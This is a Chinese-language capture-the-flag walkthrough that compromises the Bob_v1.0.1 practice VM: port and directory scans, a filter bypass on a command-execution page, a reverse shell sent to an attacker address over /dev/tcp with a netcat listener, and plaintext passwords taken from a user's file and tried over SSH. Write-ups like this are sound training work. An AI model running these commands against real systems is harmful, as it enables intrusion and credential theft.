Bob_v1.0.1靶机


IP扫描


端口扫描

nmap -p- -A 192.168.111.142
目录扫描

dirsearch -u  http://192.168.111.142

拼接一下扫描的目录没啥发现,一个robots文件,看看内容

访问了半天,发现只有/dev_shell.php有用,是一个命令执行的页面

dev_shell.php页面发现存在过滤,一些命令无法执行,执行whoami | ls,发现一个备份文件

通过访问页面直接下载下来,查看文件内容,看到过滤了一些命令

http://192.168.111.142/dev_shell.php.bak

直接尝试反弹shell

nc -lvnp 4444


浏览器执行,反弹成功

whoami | pwd&echo "bash -i >& /dev/tcp/192.168.111.147/4444 0>&1" | bash
提权



cd到home目录下,查看,发现有四个用户的家目录,先到bob目录下查看,发现一个可能存在密码的文件.old_passwordfile.html

cd /home 
ls
cd bob
ls -al

查看文件,得到 jc 和 seb 的密码

cat .old_passwordfile.html
jc:Qwerty
seb:T1tanium_Pa$$word_Hack3rs_Fear_M3

在 Documents 下发现一个加密的文件 login.txt.gpg 和一个目录 Secret

cd Documents
ls

在 /home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here 下,发现了 notes.sh

查看文件内容,没看懂,网上搜了一下,是藏头诗,密钥为 HARPOCRATES
返回DOcuments目录下,解密 login.txt.gpg ,没有权限

gpg -d login.txt.gpg

ssh登录其他用户尝试

ssh jc@192.168.111.142 -p 25468
Qwerty
